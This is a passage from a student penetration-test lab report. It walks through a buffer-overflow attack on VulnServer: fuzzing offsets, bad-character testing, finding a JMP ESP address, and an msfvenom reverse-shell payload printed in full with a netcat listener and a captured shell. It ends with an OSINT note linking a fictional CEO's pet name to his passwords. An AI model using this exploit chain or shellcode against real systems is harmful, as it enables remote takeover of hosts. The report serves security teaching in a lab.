$ ./pattern_offset.rb -q 37694236 -l 1072
[*] Exact match at offset 1040
```

Figure 22: Determining the offset to write to the Extended Instruction Pointer

The following parameters were used:

- **q** 37694236

The value contained in the EIP.

- **l** 1072

The length of the generated non-repeating character string.

Metasploit calculated the offset based on the length of the string sent originally and the value written to the EIP to be **1040** characters.

To confirm, the script was altered to send 1040 "A"s, followed by 4 "B"s (which should be written into the EIP, followed by 24 "C"s (see Figure 23).

```
def replicate_crash(ip):
    """Confirming 1040 characters to be the offset by writing Bs into the EIP"""
    req = "AUTH " + "\x41" * 1040 + "\x42" * 4 + "\x43" * 24
```

Figure 23: Script configuration to confirm determined offset

The expected character sequence was observed in memory. 4 "B"s (4 x "42") were written to the EIP, surrounded by "A"s before it and "C"s after it on the stack (see Figure 24).

Analyzing Figure 24, one can see that the program inserts the character **\FF** four times close to the EIP. If the payload doesn't fit in the buffer after the return address, it might be necessary to stage it. In that case this overwriting of bytes could become relevant, since it could overwrite a payload placed before the EIP in the buffer.

Registers (FF)			
EAX	00000000	01E4FE34	41414141 AAAA
ECX	41414141	01E4FE38	41414141 AAAA
EDX	00000041	01E4FE3C	41414141 AAAA
EBX	0045D360	01E4FE40	41414141 AAAA
ESP	01E4FE5C	01E4FE44	41414141 AAAA
EBP	41414141	01E4FE48	41414141 AAAA
ESI	00000000	01E4FE4C	41414141 AAAA
EDI	00000000	01E4FE50	FFFFFFFF
EIP	42424242	01E4FE54	41414141 AAAA
		01E4FE58	42424242 BBBB
		01E4FE5C	43434343 CCCC
		01E4FE60	43434343 CCCC
		01E4FE64	43434343 CCCC
		01E4FE68	43434343 CCCC
		01E4FE6C	43434343 CCCC
		01E4FE70	43434343 CCCC

Figure 24: Buffer filled with expected characters

4.1.2.3 Determining bad characters

Before generating a payload we need to determine bad characters to avoid them interrupting the processing of the generated payload. To test the input, the file "badchars.txt" was provided. Its contents were written to a variable in the script (see Figure 25).

```
def get_bad_chars():
    bad_chars = ("\\x00\\x01\\x02\\x03\\x04\\x05\\x06\\x07\\x08\\x09\\x0a\\x0b\\x0c\\x0d\\x0e\\x0f"
        "\\x10\\x11\\x12\\x13\\x14\\x15\\x16\\x17\\x18\\x19\\x1a\\x1b\\x1c\\x1d\\x1e\\x1f"
        "\\x20\\x21\\x22\\x23\\x24\\x25\\x26\\x27\\x28\\x29\\x2a\\x2b\\x2c\\x2d\\x2e\\x2f"
        "\\x30\\x31\\x32\\x33\\x34\\x35\\x36\\x37\\x38\\x39\\x3a\\x3b\\x3c\\x3d\\x3e\\x3f"
        "\\x40\\x41\\x42\\x43\\x44\\x45\\x46\\x47\\x48\\x49\\x4a\\x4b\\x4c\\x4d\\x4e\\x4f"
        "\\x50\\x51\\x52\\x53\\x54\\x55\\x56\\x57\\x58\\x59\\x5a\\x5b\\x5c\\x5d\\x5e\\x5f"
        "\\x60\\x61\\x62\\x63\\x64\\x65\\x66\\x67\\x68\\x69\\x6a\\x6b\\x6c\\x6d\\x6e\\x6f"
        "\\x70\\x71\\x72\\x73\\x74\\x75\\x76\\x77\\x78\\x79\\x7a\\x7b\\x7c\\x7d\\x7e\\x7f"
        "\\x80\\x81\\x82\\x83\\x84\\x85\\x86\\x87\\x88\\x89\\x8a\\x8b\\x8c\\x8d\\x8e\\x8f"
        "\\x90\\x91\\x92\\x93\\x94\\x95\\x96\\x97\\x98\\x99\\x9a\\x9b\\x9c\\x9d\\x9e\\x9f"
        "\\xa0\\xa1\\xa2\\xa3\\xa4\\xa5\\xa6\\xa7\\xa8\\xa9\\xaa\\xab\\xac\\xad\\xae\\xaf"
        "\\xb0\\xb1\\xb2\\xb3\\xb4\\xb5\\xb6\\xb7\\xb8\\xb9\\xba\\xbb\\xbc\\xbd\\xbe\\xbf"
        "\\xc0\\xc1\\xc2\\xc3\\xc4\\xc5\\xc6\\xc7\\xc8\\xc9\\xca\\xcb\\xcc\\xcd\\xce\\xcf"
        "\\xd0\\xd1\\xd2\\xd3\\xd4\\xd5\\xd6\\xd7\\xd8\\xd9\\xda\\xdb\\xdc\\xdd\\xde\\xdf"
        "\\xe0\\xe1\\xe2\\xe3\\xe4\\xe5\\xe6\\xe7\\xe8\\xe9\\xea\\xeb\\xec\\xed\\xee\\xef"
        "\\xf0\\xf1\\xf2\\xf3\\xf4\\xf5\\xf6\\xf7\\xf8\\xf9\\xfa\\xfb\\xfc\\xfd\\xfe\\xff")
    return(bad_chars)
```

Figure 25: Badchars as input in the python script

To determine the bad characters, the bad character candidate string was inserted behind the previously determined amount of characters needed to write to the EIP register (1044 "A"s) (see Figure 26). These concatenated characters were followed by 24 "B"s.

```
def replicate_crash(ip):  
    """Replicating the crash using a string of unique characters"""  
    req = "AUTH " + "\x41" * 1044 + get_bad_chars() + "\x42" * 24  
  
    connect_to_server(ip, req)
```

Figure 26: Badchars testing against the server

This enabled determining which characters got processed by analyzing the memory in Immunity-Debugger by following the ESP in dump. If the "B"s didn't show up in memory, a bad character had to have been sent since the input processing was terminated prematurely.

Sending the original unaltered bad character string prevented the input from being processed fully, meaning a bad character was present. Immediately noticeable was, that the required string of "B"s was not present (see Figure 28).

Since no characters from the bad_chars list showed up in memory, it was assumed that the first byte ("\x00", the null byte) was a bad character and needed to be removed.

```
def get_bad_chars():  
    bad_chars = ("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f"
```

Figure 27: Input without bad character "\x00"

Removing the character "\x00" (see Figure 27) resulted in the input being parsed completely and written to the buffer (see Figure 29), meaning no other bad characters were relevant in this context.

After the string of "A"s, the interpreted characters from the bad_chars sequence were observable in memory, followed by the sequence of "B"s (see Figure 29). The "B"s were placed to make a fully processed input more easily identifiable.

[illegible]

Figure 28: Buffer after receiving input with bad character "\x00" and no Bs

[illegible]

Figure 29: Buffer after receiving input without bad character "\x00" and Bs in buffer

4.1.2.4 Finding JMP ESP instruction

To inject a payload carrying malicious code that creates a reverse shell, a reliable way of executing the reverse shell instructions was needed. To instruct the host system to run the payload code, it must jump to the injected code and execute it. Since the buffer is filled by the input sent to the target machine, and the ESP points to the top of the stack, the ESP will point to the injected code. Instruct the system to jump to the ESP would therefore lead to it executing the payload. This can be achieved by writing the memory address of a JMP ESP instruction to the EIP, since it stores the address of the next instruction the system should execute after the current method returns.

First, the Opcode for JMP ESP needs to be determined. The NASM shell, which shows opcodes for instructions on x86 systems [23], shows the JMP ESP opcode to be **0xFF 0xE4** (see Figure 30).

```
└─$ ./nasm_shell.rb
nasm > JMP ESP
00000000  FF                                db 0xff
00000001  E4                                db 0xe4
nasm > █
```

Figure 30: Opcode determination

Now an address in memory storing this opcode could be searched for. The first approach to find such an address would be to use the debuggers "Search for Command" feature in the thread that gets interrupted by attaching the debugger to the process. The following memory address containing a JMP ESP instruction was found during the first search attempt (see Figure 31):

0x 77 90 E8 71




Figure 31: Found JMP ESP instruction in the paused thread

Upon restarting the target machine, this JMP ESP instruction was not located at the same memory

address anymore. It was now stored at the following address (see Figure 32):

0x 76 E4 E8 71




Figure 32: Found JMP ESP instruction in the paused thread post restart

The address discovered via the "Search For" feature was inside the memory space of a non-main thread (see Figure 33), meaning the location in memory would change across restarts since the thread will be opened anew by the process with differently allocated memory [24].




Figure 33: JMP ESP command not located in main thread

This address stops working in the attack after a machine restart (see *Appendix*, Figure 109 - Figure 110). To perfect the attack, an address holding the JMP ESP command was necessary, which persisted beyond reboots. This instruction could be located within the address space of any accessible module. The command *!mona modules* [25] was used to list them (see Figure 34).

```

0BADF00D Module info :
0BADF00D -----
0BADF00D Base      | Top      | Size     | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
0BADF00D -----
0BADF00D 0x681f0000 | 0x68893000 | 0x006a3000 | True   | True    | True  | True     | True   | 10.00.30319.01 [mfc100d.dll] (C:\Windows\mfc100d.dll)
0BADF00D 0x65d00000 | 0x65d1d000 | 0x0001d000 | False  | False   | False | False    | False  | -1.0- [VulnServer.exe] (C:\Users\hacker\Desktop\Tools\VulnServer.exe)
0BADF00D 0x75760000 | 0x75834000 | 0x000d4000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [kernel32.dll] (C:\Windows\system32\kernel32.dll)
0BADF00D 0x768f0000 | 0x7699c000 | 0x000ac000 | True   | True    | True  | True     | True   | 7.0.7600.16385 [msvcrt.dll] (C:\Windows\system32\msvcrt.dll)
0BADF00D 0x735a0000 | 0x735b3000 | 0x00013000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [dwmapi.dll] (C:\Windows\system32\dwmapi.dll)
0BADF00D 0x76e00000 | 0x76f3c000 | 0x0013c000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [ntdll.dll] (C:\Windows\SYSTEM32\ntdll.dll)
0BADF00D 0x75640000 | 0x75659000 | 0x00019000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [sechost.dll] (C:\Windows\SYSTEM32\sechost.dll)
0BADF00D 0x69df0000 | 0x69f62000 | 0x00172000 | True   | True    | True  | True     | True   | 10.00.30319.1 [MSUCR1000.dll] (C:\Windows\MSUCR1000.dll)
0BADF00D 0x744e0000 | 0x744e5000 | 0x00005000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [wshtcpip.dll] (C:\Windows\System32\wshtcpip.dll)
0BADF00D 0x75750000 | 0x7575a000 | 0x0000a000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [LPK.dll] (C:\Windows\system32\LPK.dll)
0BADF00D 0x69c10000 | 0x69cc7000 | 0x000b7000 | True   | True    | True  | True     | True   | 10.00.30319.1 [MSVCP1000.dll] (C:\Windows\MSVCP1000.dll)
0BADF00D 0x76f90000 | 0x7702d000 | 0x0009d000 | True   | True    | True  | True     | True   | 1.0626.7601.17514 [USP10.dll] (C:\Windows\system32\USP10.dll)
0BADF00D 0x769e0000 | 0x769ff000 | 0x0001f000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [IMM32.DLL] (C:\Windows\system32\IMM32.DLL)
0BADF00D 0x76ca0000 | 0x76dfc000 | 0x0015c000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [ole32.dll] (C:\Windows\system32\ole32.dll)
0BADF00D 0x756f0000 | 0x75747000 | 0x00057000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [SHLWAPI.dll] (C:\Windows\system32\SHLWAPI.dll)
0BADF00D 0x75840000 | 0x75909000 | 0x000c9000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [USER32.dll] (C:\Windows\system32\USER32.dll)
0BADF00D 0x75350000 | 0x753df000 | 0x0008f000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [OLEAUT32.dll] (C:\Windows\system32\OLEAUT32.dll)
0BADF00D 0x767a0000 | 0x76841000 | 0x000a1000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\RPCRT4.dll)
0BADF00D 0x6a380000 | 0x6a404000 | 0x00084000 | True   | True    | True  | True     | True   | 5.82 [COMCTL32.dll] (C:\Windows\WinSxS\x86_microsoft.windows.common-c
0BADF00D 0x759f0000 | 0x759f6000 | 0x00006000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [NSI.dll] (C:\Windows\system32\NSI.dll)
0BADF00D 0x76a30000 | 0x76afc000 | 0x000cc000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [MSCTF.dll] (C:\Windows\system32\MSCTF.dll)
0BADF00D 0x75120000 | 0x7516a000 | 0x0004a000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\system32\KERNELBASE.dll)
0BADF00D 0x74990000 | 0x749cc000 | 0x0003c000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [nswsock.dll] (C:\Windows\system32\nswsock.dll)
0BADF00D 0x76f40000 | 0x76f8e000 | 0x0004e000 | True   | True    | True  | True     | True   | 6.1.7601.17514 [GDI32.dll] (C:\Windows\system32\GDI32.dll)
0BADF00D 0x73ba0000 | 0x73be0000 | 0x00040000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [UxTheme.dll] (C:\Windows\system32\UxTheme.dll)
0BADF00D 0x76850000 | 0x768f0000 | 0x000a0000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [ADVAPI32.dll] (C:\Windows\system32\ADVAPI32.dll)
0BADF00D 0x769a0000 | 0x769d5000 | 0x00035000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [WS2_32.dll] (C:\Windows\system32\WS2_32.dll)
0BADF00D 0x72d50000 | 0x72d55000 | 0x00005000 | True   | True    | True  | True     | True   | 6.1.7600.16385 [MSIMG32.dll] (C:\Windows\system32\MSIMG32.dll)
0BADF00D -----
0BADF00D
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.296000

```

!mona modules

Figure 34: Mona modules list, showing ASLR and DEP being disabled for VulnServer.exe only

The instruction inside an accessible module needs to meet the following criteria:


- **No ASLR**

Memory addresses cannot be randomized inside the module to make accessing the JMP ESP instruction reliable.

- **No DEP**

If memory is marked as non-executable, using the JMP ESP instruction wouldn't work, even if such an instruction were present.

The vulnerable server process itself (*VulnServer.exe*) had both ASLR and DEP not enabled, (see Figure 35, a zoomed-in cutout of Figure 34).



Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, Modulename & P
True	True	True	True	True	10.00.30319.01 [mfc100d
False	False	False	False	False	-1.0- [VulnServer.exe]

Figure 35: VulnServer.exe without ASLR or DEP enabled in module overview

The full overview shows, that it is the only module available with this property (see Figure 34).

To search within the process' memory the following command was used (see Figure 36):

```
!mona find -s "\xff \xe4" -m VulnServer.exe
```

The parameters were chosen with the following reasoning [25]:

- **s** "\xff \xe4"

Searches for the JMP ESP opcode.

- **m** VulnServer.exe

Searches within the process' memory.

The following memory address was discovered (see Figure 36):

0x 65 D1 1D 71

This address persistently held the JMP ESP instruction, even across restarts of the target machine.

```

0BADF00D - Number of pointers of type '"\xFF\xE4"' : 1
0BADF00D [+] Results :
65D11D71 0x65d11d71 : "\xFF\xE4" | {PAGE_EXECUTE_READ} [VuInServer.exe]
0BADF00D Found a total of 1 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.319000
!mona find -s "\xFF\xE4" -m VuInServer.exe

```

Figure 36: Mona finding one result for JMP ESP instruction inside process memory

4.1.2.5 Generating and encoding payload

After determining the offset, the bad characters and the address of the JMP ESP command a payload could be generated to create a reverse shell on the host system.

First, an encoder needed to be selected (see Figure 37).

```

(student@kali)-[~]
$ msfvenom --list encoders | grep excellent
cmd/powershell_base64      excellent Powershell Base64 Command Encoder
x86/shikata_ga_nai         excellent Polymorphic XOR Additive Feedback Encoder

```

Figure 37: Encoder options

An encoder from the highest ranked results was selected ("excellent" rank) by grepping for them. Since the payload was not to be injected in a powershell environment, *x86/shikata_ga_nai* was chosen.

To create the payload, the IP address of the attacker machine needed to be determined via the console command **ip a | grep tun0**.

The relevant interface is *tun0*, the virtual network interface the attacker machine is tunneling into the laboratory through, since the target machine is part of the laboratory network.

```

$ ip a | grep tun0
6: tun0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1500 qdisc
    inet 10.0.61.7/24 brd 10.0.61.255 scope global tun0

```

Figure 38: IP address in the ICS laboratory network

The IP address was determined to be **10.0.61.7** during the assignment (see Figure 38).

The payload to create a reverse shell on the target system was generated with the chosen encoder and the determined IP address (see Figure 39).


```

(student@kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=10.0.61.7 LPORT=443 EXITFUNC=thread -a
x86 --platform windows -b "\x00" -n 16 -e x86/shikata_ga_nai -f py -o payload.txt
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Successfully added NOP sled of size 16 from x86/single_byte
Payload size: 367 bytes
Final size of py file: 1820 bytes
Saved as: payload.txt

```


Figure 39: Payload generation via msfvenom

The parameters were chosen with the following reasoning [26]:

- **p** windows/shell_reverse_tcp
Metasploit provides a payload that establishes a TCP connection to the attacker on a windows machine, which was chosen here.
- **LHOST**=10.0.61.7
Provides the IP address of the attacking system, enabling the script to establish the connection via TCP to that system to send the packets for the reverse shell via the network.
- **LPORT**=443
The port on the attacking system on which netcat will be listening for the incoming reverse shell connection attempt.
- **EXITFUNC**=thread
Prevents a crash when disconnecting by starting a thread on the target system for the reverse shell.
- **a** x86
Sets the target system's architecture (32 bit) to generate the appropriate code.
- **platform** windows
Sets the target system's platform to generate the appropriate code.
- **b** "\x00"
Sets the bad characters that will not be included in the generated code.

- **n** 16
Inserts 16 NOOP opcodes to provide space for the decoder, to prevent it from overwriting the payload itself.
- **e** x86/shikata_ga_nai
Selects the chosen encoder.
- **f** py
Sets the output format to *python*, to enable the code to be easily pasted into the script.
- **o** payload.txt
Saves the output to the specified file.

It should be noted, that an outbound connection to port 443 might not be typical for the server that is being attacked. Since this was being done in a laboratory environment, no analysis was done to determine the port that would arouse the least suspicion. Before starting the attack, a listener for the reverse shell was created via netcat on the attacking machine (see Figure 40).



```
(student@kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
```

Figure 40: Starting a reverse shell listener via netcat

The parameters for netcat were chosen with the following reasoning [27]:

- **l**
Starts "listener" mode, listening for incoming connections.
- **v**
Puts netcat into verbose mode, showing the status of the listener on the console.
- **p** 443
Tells netcat to listen on port 443, the port we are establishing the connection to in our generated payload via the option *LPORT=443* (see Figure 39).

4.1.2.6 Decoding payload and creating reverse shell

To facilitate the final attack, the script was altered the following way (see Figure 41):

```
def replicate_crash(ip):  
    """Sending generated payload"""  
    payload = get_payload()  
    req = "AUTH " + "\x41" * 1040 + "\x71\x1D\xD1\x65" + payload + "\x42" * 24  
  
    connect_to_server(ip, req)
```

Figure 41: Script configuration to send payload to the vulnerable server

- **get_payload()**

This method returns the string representation of the payload generated with msfvenom (see Figure 43).

- **"\x71 \x1D \xD1 \x65"**

The previously determined memory address holding the JMP ESP instruction. It is in reverse byte order, since Windows 7 uses "Little Endian" byte ordering, storing the least significant byte at the smallest address, therefore reading the address right to left [28].

The attack was also done twice more with the discovered memory addresses which were impermanent across restarts, to show them not working anymore after a reboot (see *Appendix*, Figure 103 - Figure 113).

Upon executing the attack, the following happened:

1. **Overwriting the EIP**


After the determined offset of 1040 bytes, which the script filled with "A"s, the EIP got overwritten with the address that reliably contained the JMP ESP command. The input wasn't terminated at any point during processing, since any bad characters had been omitted in payload generation.

2. **Jumping to the top of the stack**

Upon returning (RETN), the JMP ESP instruction was executed. The payload got decoded, the injected NOP-padding ensured the payload wouldn't get overwritten during the decoding process. The decoded malicious code got executed after decoding had finished .

3. Reverse shell creation

The payload initiated a connection to the attacking system, which had the netcat listener waiting on an incoming connection (see Figure 42).



```
(student@kali)-[~]  
$ nc -lvp 443  
listening on [any] 443 ...  
connect to [10.0.61.7] from auv-win7-15.lab.ics.hdm-stuttgart.de [192.168.61.45] 49159  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. Alle Rechte vorbehalten.
```

Figure 42: Reverse shell established

This finalized attack was used to "Exploit Public-Facing Application (T1190)" [29], in order to get "Initial Access (TA0001)" [30] to the target system. The public facing VulnerServer application was exploited to get a payload onto the system.

"Execution (TA0002)" [31] of the payload happened because the unprotected buffer was exploited, which is categorized as "Exploitation for Client Execution (T1203)" [32]. Arbitrary code was executed by the target machine because of the exploited vulnerability.

"Command and Control (TA0011)" [33] was then established to the attacking machine via "Application Layer Protocol (T1071)" [34]. The chosen payload "windows/shell_reverse_tcp" used a TCP connection to connect to port 443 on the attacker machine, which could appear as an outbound connection to a webserver.

The reverse shell served as a "Command and Scripting Interpreter: Windows Command Shell (T1059.003)" [35] enabling the attacker to take over the host system via reverse shell, which was opened by the injected payload.

The scope of the assignment ended at this point, not requiring further privilege escalation, lateral movement, or exploitation of any kind. Access via reverse shell on the system is a dangerous attack vector, since the attacker gets interactive control over the target machine. Mitigation, Detection and Defense Strategies and countermeasures are discussed in *Section 5.1 – Windows Scanning and Buffer Overflow*.

```

def get_payload():
    # Payload generated by msfvenom
    buf = b""
    buf += b"\x91\x2f\x4a\x4a\x49\x9b\xd6\x90\x93\x93\x48\x3f"
    buf += b"\x27\xfc\x3f\xf8\xda\xd1\xd9\x74\x24\xf4\x58\x29"
    buf += b"\xc9\xbb\x29\xa5\x1b\x23\xb1\x52\x83\xc0\x04\x31"
    buf += b"\x58\x13\x03\x71\xb6\xf9\xd6\x7d\x50\x7f\x18\x7d"
    buf += b"\xa1\xe0\x90\x98\x90\x20\xc6\xe9\x83\x90\x8c\xbf"
    buf += b"\x2f\x5a\xc0\x2b\xbb\x2e\xcd\x5c\x0c\x84\x2b\x53"
    buf += b"\x8d\xb5\x08\xf2\x0d\xc4\x5c\xd4\x2c\x07\x91\x15"
    buf += b"\x68\x7a\x58\x47\x21\xf0\xcf\x77\x46\x4c\xcc\xfc"
    buf += b"\x14\x40\x54\xe1\xed\x63\x75\xb4\x66\x3a\x55\x37"
    buf += b"\xaa\x36\xdc\x2f\xaf\x73\x96\xc4\x1b\x0f\x29\x0c"
    buf += b"\x52\xf0\x86\x71\x5a\x03\xd6\xb6\x5d\xfc\xad\xce"
    buf += b"\x9d\x81\xb5\x15\xdf\x5d\x33\x8d\x47\x15\xe3\x69"
    buf += b"\x79\xfa\x72\xfa\x75\xb7\xf1\xa4\x99\x46\xd5\xdf"
    buf += b"\xa6\xc3\xd8\x0f\x2f\x97\xfe\x8b\x6b\x43\x9e\x8a"
    buf += b"\xd1\x22\x9f\xcc\xb9\x9b\x05\x87\x54\xcf\x37\xca"
    buf += b"\x30\x3c\x7a\xf4\xc0\x2a\x0d\x87\xf2\xf5\xa5\x0f"
    buf += b"\xbf\x7e\x60\xc8\xc0\x54\xd4\x46\x3f\x57\x25\x4f"
    buf += b"\x84\x03\x75\xe7\x2d\x2c\x1e\xf7\xd2\xf9\xb1\xa7"
    buf += b"\x7c\x52\x72\x17\x3d\x02\x1a\x7d\xb2\x7d\x3a\x7e"
    buf += b"\x18\x16\xd1\x85\xcb\x13\x26\xb8\x0c\x4c\x24\xc2"
    buf += b"\x13\x37\xa1\x24\x79\x57\xe4\xff\x16\xce\xad\x8b"
    buf += b"\x87\x0f\x78\xf6\x88\x84\x8f\x07\x46\x6d\xe5\x1b"
    buf += b"\x3f\x9d\xb0\x41\x96\xa2\x6e\xed\x74\x30\xf5\xed"
    buf += b"\xf3\x29\xa2\xba\x54\x9f\xbb\x2e\x49\x86\x15\x4c"
    buf += b"\x90\x5e\x5d\xd4\x4f\xa3\x60\xd5\x02\x9f\x46\xc5"
    buf += b"\xda\x20\xc3\xb1\xb2\x76\x9d\x6f\x75\x21\x6f\xd9"
    buf += b"\x2f\x9e\x39\x8d\xb6\xec\xf9\xcb\xb6\x38\x8c\x33"
    buf += b"\x06\x95\xc9\x4c\xa7\x71\xde\x35\xd5\xe1\x21\xec"
    buf += b"\x5d\x01\xc0\x24\xa8\xaa\x5d\xad\x11\xb7\x5d\x18"
    buf += b"\x55\xce\xdd\xa8\x26\x35\xfd\xd9\x23\x71\xb9\x32"
    buf += b"\x5e\xea\x2c\x34\xcd\x0b\x65"
    return buf

```

Figure 43: Payload as a byte string in python

4.2 Linux - Complete Pentest (Mesa)

4.2.1 OSINT

All publicly available information relevant to security concerns will be listed in this section. The whole writeup created during the penetration test can be viewed in the appended files under:

Assignment 2 - Complete Pentest (Mesa) → 1. OSINT → osint.txt

Marquis Buckerzerg (CEO)

- Full name: <i>Marquis Buckerzerg</i>	[related to their usernames]
- Loves their dog "tinkerbell", calls them their "sunshine"	[related to their passwords]

